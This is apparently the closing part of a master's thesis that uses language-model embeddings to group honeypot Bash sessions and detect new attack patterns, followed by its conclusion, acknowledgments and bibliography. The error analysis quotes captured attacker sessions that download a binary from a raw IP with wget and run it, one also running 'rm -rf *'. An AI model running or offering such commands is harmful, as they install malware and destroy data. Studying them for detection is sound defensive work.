**Figure 4.4:** Evaluation pipeline for obtaining NL2Bash approach results.

After the embeddings for each of the 415 sessions are created the next step is the nearest neighbor evaluation.

As reported in algorithm 2, the performance is evaluated as a mean of all the points within a cluster. For every point in the cluster, the nearest neighbor is found thanks to the cosine similarity metric, which is evaluated from the point taken into account to the totality of the dataset points. Next, if the nearest session

**Algorithm 2** NL2Bash approach: performance evaluation


```
    Input: df_commands
    Output: f-score metric
 1: for each label in df_commands do
 2:     Obtain the label dataset: df_label
 3:     for each index in df_label do
 4:         session_labeled = df_label[index]
 5:         for each row in df_commands do
 6:             Evaluate the cosine similarity between session_labeled and row
 7:             Save the label of the most N nearest session found
 8:         end for
 9:     end for
10: end for
11: Evaluate the F-score
```

has the same label as the "barycenter" used, then the prediction has been done correctly. This process is repeated for every point within a label and for every label in the dataset. The performance is then mediated based on the point present in the cluster.

### 4.2.2 NL2Bash results

Before describing the results it is correct to understand that the dataset created is not balanced. Analyzing figure 4.5 it is possible to see the point distribution on a 2-D graph and the legend also reports the number of points for each label. Specifically in case 4.5b is possible to see that the labels are a lot unbalanced, which means that achieving high performance on low-number clusters is more difficult. Moreover from these images, it is possible to see the overall distribution of the embedding of CodeBERT DA with SimCSE Bash training, mirroring a good label division.


We have to remember that the CodeBERT embeddings are in 768-dimensional space, and by reducing it to a 2-D graph with the UMAP algorithm a lot of information is lost. This means that the overall representation of the image is correct, but, likely, the representation of some points is not very precise.




**(a)** Simple classification: 4 labels. **(b)** Complex classification: 8 labels.

**Figure 4.5:** Distribution of the 415 session representative of the family reconstruction task.

Image 4.6 represents the results of this approach. The image shows the F1-Score metric evaluated considering the first nearest neighbor session. Is it possible to see that standard models, like RoBERTa and CodeBERT, are the ones obtaining



**(a)** Simple classification: 4 labels.



**(b)** Complex classification: 8 labels.

**Figure 4.6:** Histogram representing the F1-score(average performance) in the family reconstruction task.


the worst performance. This probably happens because these models have never seen bash data and are not trained for this specific task. Secondly, we have Tfidf which is able to obtain syntactical information, bringing together the session with specific commands, like the `chmod` one for the *permission* label. With the same performance as tfidf, there is SimCSE, which even if it has never seen Bash data like RoBERTa, is able to achieve 4% points higher thanks to the contrastive loss training. Last, there are the two models trained with the contrastive loss method over bash data. Thanks to that, they are the ones achieving the best performance. In particular, we notice that the model starting from LogPrécis does not achieve a higher score, telling us that supervised training on a similar task does not help in our problem of similarity comparison. The next tasks will then only consider CodeBERT DA SimCSE over Bash data.

## 4.3 Novelty Detection Approach


The third method proposed tries to recreate the Novelty detection problem. For this task the Cyberlab collection described in section 3.1.1 has been used. Before starting I did a deep analysis of the dataset with the help of LogPrécis fingerprints 2.2.5. Image 4.7b represents the number of new unique fingerprints during the acquisition. The total number is 1603, so the sum of the unique one represented in the graph is equal to this number. In image 4.7a instead, is possible to see the number of sessions received for each day. As described in section 2.2.5, each new unique fingerprint does not represent a novelty but, the more of it, the higher the probability of a possible novelty. In these images, it is also possible to see the starter ground truth (GT) from which the model will be based to choose the possible novelty that will be received next. Specifically, the GT is composed of 29908 sessions, spacing from 2019-06-04 to 2019-10-14, while the novelty analyzed will be the next 1000 session (about a day of acquisition).

Since the analysis between the ground truth and the novelty sessions is done by evaluating the cosine similarity, a method to decide when a session is novel or not must be decided. The easy one is to set a threshold. When the similarity between the new row and the GT is too low, a novelty has been found. To decide it, I have done a similarity analysis over the GT which is represented in images 4.8. The graphs are generated obtaining the higher similarity value for each GT session with respect to the GT itself. This means that looking at figure 4.8a only 5% of the sessions in the GT have less than 0.7 of similarity.

Another thing that can be deduced from these images is the distribution over the space of the session embeddings. Indeed, the CodeBERT embeddings are more distributed, occupying a bigger space with respect to the compact one represented by SimCSE (where 98% of sessions have a similarity value of more than 0.98). This




**(a)** Number of session received each day.




**(b)** Number of new unique fingerprint received each day.

**Figure 4.7:** Session and LogPrécis fingerprint analysis done on Cyberlab dataset.

is indeed a result of the contrastive loss training.



**(a)** CodeBert GT similarity distribution.



**(b)** SimCSE GT similarity distribution.

**Figure 4.8:** Distribution of nearest point similarity over the Cyberlab Ground Truth selected.

### Novelty search

The first problem was that after a cross-search done with both the models and the edit distance baseline, no novelties were present in the 1000 sessions selected. Then

I have done a deep analysis in all the future sessions, for a total of 202127, to find the most possible novelties with respect to the GT. To find it I searched for all the future sessions that have their edit distance major of 50% of difference, from their most similar GT one. The sessions obtained are a total of 148, but some of them repeat themselves or are incorrect, so a manual selection must be done. Indeed, comparing them to the more similar GT one, I have selected the "most novelty" ones. After all the processes, 45 novelties are obtained, which are added to the first 1000 not novelty ones, for a total of 1045. The objective of the models will be to find 45 true novelties without any false positives.

### 4.3.1 Novelty Detection results

Given the data obtained after the deep analysis described in the previous section one last thing must be done. Since this is a threshold-based method, I plotted the Receiver operating characteristic (ROC) curves to obtain the best one. The curves are represented in figures 4.9. After obtaining the best threshold from the ROC curves, the results are computed and represented in table 4.3. As it is possible to see the best results are obtained with tfidf and SimCSE, which can obtain only a syntactical representation of the sessions. This happens because, as described in section 4.3, the method used as a support to find the 45 novelty is the edit distance, which is too a mere syntactical method. In this way, it is possible to say that the results align with what was expected. The problem here is: how can we be sure that the novelties found by CodeBERT DA SimCSE(Bash) are correct or not? To answer this question the next section will analyze the union of the possible novelties found by different models in the cyberlab dataset.

| | **Threshold** | **Bad Nov** | **True Nov** | **F1-Score** |
|---|---|---|---|---|
| CodeBert DA SimCSE(bash) | Tr = 0.8 | 116 | 42: 93% | 42% |
| RoBERTa SimCSE | Tr = 0.972 | 1 | 44: 99% | 98% |
| **Tfidf:100** | Tr = 0.996 | 1 | 45: 100% | 99% |

**Table 4.3:** Novelty detection results.

### 4.3.2 Novelty Detection final analysis

To analyze the novelties union of the models, based on the GT selected in the section before, the 100 "more" novelties are selected for each model from the 202127 future sessions. Since the correct number of novelties cannot be known for sure, a number has been selected to compare the different approaches. The number selected is 100 to have the possibility to manually check the different novelty found and have a deeper inspection of the model's behavior.

The intersection of the different novelties found is reported in figure 4.10.

The worst-case scenario is that each model will find 100 unique novelties, but as can be seen from the image this is not happening. The results show 289 unique elements, 2 of which are shared with all 4 models, while the union of 3 models contains 24 elements. The first thing that can be seen is that Tfidf, since it has a restricted vocabulary of the 100 most used GT words, is the one with the most unique session, 71. However, from this intersection, it became difficult to have a clear understanding of the validity of the novelty found by each model.

Starting from the SimCSE model the first problem that arises is that almost the entire 100 rows considered novelty are very short sessions that are doing mostly discovery actions. This happens because SimCSE has never seen Bash data and it is not able to discern harmless commands labeling them as novelties.

To do a deep analysis, I have checked manually the results, comparing the novelty found, the most similar session on the GT for the model, and the most similar one in the GT for the edit distance.

Secondly, we check our CodeBERT Bash-trained model finding also here some major problems as reported in the next sessions:

**1 Model Novelty:** `wget http://185.172.110.238/swrgiuhguhwrguiwetu/x86 ; chmod 777 x86 ; ./x86 Servers ;`


**2 Model GT:** `scp -t /tmp/06i9wRXJ ;`

**3 Edit distance GT:** `wget http://37.49.230.216/miori.x86 ; chmod 777 miori.x86 ; ./miori.x86 ; rm -rf * ;`


In order are reported the novelty of the model, the nearest GT session for the model and the nearest GT session for edit distance. As it is possible to see in this case, the model is making a mistake, probably caused by the high quantity of variable/random characters(underlined before) present in this session. Indeed in the three sessions, more than 70-80% of the characters are composed of possible variable one, placing the "novelty" in the noisy space of the embeddings creating an error. Indeed, given the difficult representation of Bash code, which naturally is composed of a lot of "random" parts like IPs, directories and `echo` prints, maybe a contrastive learning approach is not the most suitable solution for its analysis. Moreover, the lack of labeled datasets forced me to follow the self-supervised approach which requires a large quantity of data. To create big datasets, some sessions naturally repeat itself[1], creating a not ideal condition for training the model.

More error examples are reported in the appendix 6.2.


[1]I.E. same session with different `wget` IPs or password



**(a)** CodeBert DA Bash model.



**(b)** RoBERTa SimCSE model.



**(c)** Tfidf model.

**Figure 4.9:** Receiver operating characteristic (ROC) for novelty detection threshold.




**Figure 4.10:** Intersection of the 100 "more" novelties for each model.

# Chapter 5

# Conclusion

## 5.1 Overview

In conclusion, this thesis has provided valuable insights into the application of large language models (LLMs) for detecting novel Bash attack sessions. By comparing deterministic approaches such as Tf-Idf with more sophisticated models like contrastive loss-trained LLMs, the study demonstrated the possible advantages of semantic understanding in handling command-line interface (CLI) session data. However, the study also demonstrated the clear problems of training LLMs and the need for high-quality data. Although deterministic methods like Tf-Idf achieved reasonable performance in session similarity and anomaly detection tasks, LLM-based models could provide slight improvements in specific tasks like the family recognition one.

While complex models such as our CodeBERT DA SimCSE (Bash) excelled in tasks with smaller datasets, scalability remained a challenge when dealing with larger volumes of data. In the end, the thesis suggests that this method cannot be applied for effective novelty detection in real-world scenarios. This happens especially when faced with large datasets where noise or session obfuscation is present.

## 5.2 Future Approaches

Being a little-explored research field there are surely other approaches possible to be implemented. The research is also proceeding forward with the automation of cyber-related tasks, with the creation of specific chat-bots for helping security analysts or auto-updating models for malware detection. Future research should then explore more robust methods to improve scalability and efficiency, particularly in high-data environments. Another possible training approach could then lead to more relevant results. Different from the contrastive learning approach of SimCSE the Denoiser training method could be implemented.




**Figure 5.1:** Denoiser base architecture

As it is possible to see from image 5.1 the denoiser training architecture is composed of an encoder-decoder model. In this case, the objective is to create one embedding **X** representative of the session in input with the addition of "noise". The noise to the input session could be considered both the addition or removal of some token, the dropout of the model, or other noise-adding techniques. After that, if a decoder model can recreate the starting session from it, that means **X** is truly representative of that specific session and the model has learned how to reconstruct a true working session from a noisy one. To be able to do it the model has to grasp the syntax construction method of the bash session plus some of its semantics. Additionally, the creation of high-quality supervised datasets could significantly reduce the complexity of the problem.
An alternative future approach could involve reducing the noise in the training data by using a normalization method. This would replace noisy elements, such as directories and IP addresses, with their corresponding generic labels; for instance, "http://196.168.0.1" would become "link," and "tmp/06i9wRX" would be replaced with "directory." While this would make the data much cleaner, it could also result in the loss of potentially valuable information.

To conclude I have to point out the need for globally verified evaluation metrics and testing methods, to have the possibility to compare results from different techniques applied for the resolution of the novelty detection problem.

# Acknowledgments

I spend this page for the people who, with their support, have helped me during this amazing period to deepen the knowledge acquired during the two years of my Master's Degree.

Firstly, I would like to thank my supervisors Prof. Marco Mellia and Luca Vassio, who were always available during our weekly meetings to give me the right advice. A particular thanks must be given to my tutor, and friend, Matteo Boffa, omnipresent when doubts arose, guiding me on an unknown path. Thanks to you, I improved my knowledge and my skills!

I'm extremely grateful to my family, especially Mum, Dad, and all my brothers and sisters, who have been the role models to follow since I was born. Your education taught me to always face difficulties and never give up! I love you.

I would like to thank Federico Volponi, the person with whom I have shared the last one and half a years as a roommate. Thank you for always being willing to explain the topics I did not understand. Together the time has never been boring, and preparing for exams has almost been fun.

Among my university classmates, I would like to thank the group of Leopardis. Together we have faced all the challenges proposed by the many group works of the different exams. It was fun working together!

I'd like also to mention all my friends in Cerrina and surroundings, in particular the components of the "Ah" group, who supported me during this period. Thanks to all the "study rooms" organized, the summer session flew away like the wind!

I deserve a little appreciation from myself too, in order to remember to be always proud of my results.

*Thanks for everything,*
*Alessandro Redi*

# Ringraziamenti

Questo spazio lo dedico alle persone che, con il loro supporto, mi hanno aiutato in questo meraviglioso percorso di approfondimento delle conoscenze, acquisite durante i due anni di corso Magistrale.

Innanzitutto, ringrazio i miei relatori Prof. Marco Mellia e Luca Vassio, sempre disponibili durante i nostri incontri settimanali per darmi i giusti consigli. Un ringraziamento particolare va fatto al mio tutor, nonché amico, Matteo Boffa, onnipresente per risolvere tutti i miei dubbi, guidandomi su questo percorso a me sconosciuto. Grazie a voi ho accresciuto le mie conoscenze e le mie competenze!

Ringrazio la mia famiglia, specialmente Mamma e Papà, e tutti i miei fratelli e sorelle che rappresentano il miglior modello da seguire fin da quando sono piccolo. Grazie a voi ho imparato a non arrendermi davanti alle difficoltà e a non mollare mai. Una grossa parte di questo risultato è merito vostro! Vi voglio bene.

Un ringraziamento anche a Federico Volponi, l'amico con cui ho condiviso l'ultimo anno e mezzo come compagno di stanza. Grazie per essere sempre stato disponibile a spiegarmi gli argomenti che non riuscivo a capire. Durante questo periodo non ci siamo mai annoiati, e preparare gli esami è stato quasi divertente.

Tra i miei compagni di università, vorrei ringraziare i componenti del gruppo Leopardis. Insieme abbiamo affrontato tutte le sfide proposte dai numerosi lavori di gruppo dei vari esami. È stato divertente lavorare insieme!

Ringrazio anche tutti gli amici di Cerrina e dintorni, in particolare i componenti del gruppo "Ah", che mi hanno dato supporto in questo periodo. Grazie a tutte le "aule studio" organizzate, le sessioni estive sono volate via come il vento!

Un piccolo ringraziamento anche a me stesso, per ricordarmi di essere sempre fiero dei miei risultati.

*Grazie per tutto,*
*Alessandro Redi*

# Bibliography

[1] Hans Peter Luhn. «A Statistical Approach to Mechanized Encoding and Searching of Literary Information». In: *IBM Journal of research and development* 1.4 (1957), pp. 309–317 (cit. on p. 4).

[2] Karen Sparck Jones. 1972. «A statistical interpretation of term specificity and its application in retrieval.» In: *Journal of documentation* 28, 1 (1972) (cit. on p. 4).

[3] C. Suh-Lee, Ju-Yeon Jo, and Yoohwan Kim. «Text mining for security threat detection discovering hidden information in unstructured log messages». In: *2016 IEEE Conference on Communications and Network Security (CNS)* (2016), pp. 252–260 (cit. on p. 4).

[4] Tomas Mikolov, Kai Chen, Greg Corrado, and Jeffrey Dean. *Efficient Estimation of Word Representations in Vector Space.* 2013. arXiv: `1301.3781 [cs.CL]`. URL: `https://arxiv.org/abs/1301.3781` (cit. on p. 5).

[5] M. Boffa, G. Milan, L. Vassio, I. Drago, M. Mellia, and Z.B. Houidi. «Towards NLP-based processing of honeypot logs». In: *IEEE European Symposium on Security and Privacy Workshops (EuroS&PW)* (2022), pp. 314–321 (cit. on p. 5).

[6] Dietmüller and Alexander et al. «A new hope for network model generalization.» In: *21st ACM Workshop on Hot Topics in Networks.* (2022) (cit. on p. 5).

[7] Houidi and Zied Ben et al. «Towards a systematic multi-modal representation learning for network data.» In: *21st ACM Workshop on Hot Topics in Networks.* (2022) (cit. on p. 5).

[8] Jacob Devlin, Ming-Wei Chang, Kenton Lee, and Kristina Toutanova. *BERT: Pre-training of Deep Bidirectional Transformers for Language Understanding.* 2019. arXiv: `1810.04805 [cs.CL]`. URL: `https://arxiv.org/abs/1810.04805` (cit. on pp. 5, 12).

[9] Aghaei, Ehsan, and et al. «Securebert: A domain-specific language model for cybersecurity.» In: *International Conference on Security and Privacy in Communication Systems.* (2022) (cit. on p. 5).

[10] Song Chen and Hai Liao. «Bert-log: Anomaly detection for system logs based on pre-trained language model.» In: *Applied Artificial Intelligence* (2022) (cit. on p. 5).

[11] M. Boffa et al. «LogPrécis: Unleashing language models for automated malicious log analysis: Précis: A concise summary of essential points, statements, or facts.» In: *Computers & Security 141* (2024) (cit. on pp. 5, 17, 22).

[12] Abdulrahman Alabdulkareem, Christian M Arnold, Yerim Lee, Pieter M Feenstra, Boris Katz, and Andrei Barbu. *SecureLLM: Using Compositionality to Build Provably Secure Language Models for Private, Sensitive, and Secret Data.* 2024. arXiv: 2405.09805 [cs.CL]. URL: https://arxiv.org/abs/2405.09805 (cit. on p. 5).

[13] Ebtesam Almazrouei et al. *The Falcon Series of Open Language Models.* 2023. arXiv: 2311.16867 [cs.CL]. URL: https://arxiv.org/abs/2311.16867 (cit. on p. 5).

[14] Aditya Ramesh, Mikhail Pavlov, Gabriel Goh, Scott Gray, Chelsea Voss, Alec Radford, Mark Chen, and Ilya Sutskever. *Zero-Shot Text-to-Image Generation.* 2021. arXiv: 2102.12092 [cs.CV]. URL: https://arxiv.org/abs/2102.12092 (cit. on p. 6).

[15] OpenAI. *Video Generation Models as World Simulators.* https://openai.com/index/video-generation-models-as-world-simulators/. Accessed: 2024-09-12. 2024 (cit. on p. 6).

[16] Tom Brown et al. «Language Models are Few-Shot Learners». In: *arXiv preprint arXiv:2005.14165* (2020) (cit. on p. 6).

[17] OpenAI. *GPT-4 Technical Report.* https://openai.com/research/gpt-4. 2023 (cit. on p. 6).

[18] Rico Sennrich, Barry Haddow, and Alexandra Birch. «Neural Machine Translation of Rare Words with Subword Units». In: *Proceedings of the 54th Annual Meeting of the Association for Computational Linguistics (Volume 1: Long Papers).* Association for Computational Linguistics. 2016, pp. 1715–1725 (cit. on p. 6).

[19] Yonghui Wu et al. «Google's neural machine translation system: Bridging the gap between human and machine translation». In: *arXiv preprint arXiv:1609.08144* (2016) (cit. on p. 7).

[20] Taku Kudo and John Richardson. «SentencePiece: A simple and language-independent subword tokenizer and detokenizer for Neural Text Processing». In: *Proceedings of the 2018 Conference on Empirical Methods in Natural Language Processing: System Demonstrations.* 2018, pp. 66–71 (cit. on p. 7).

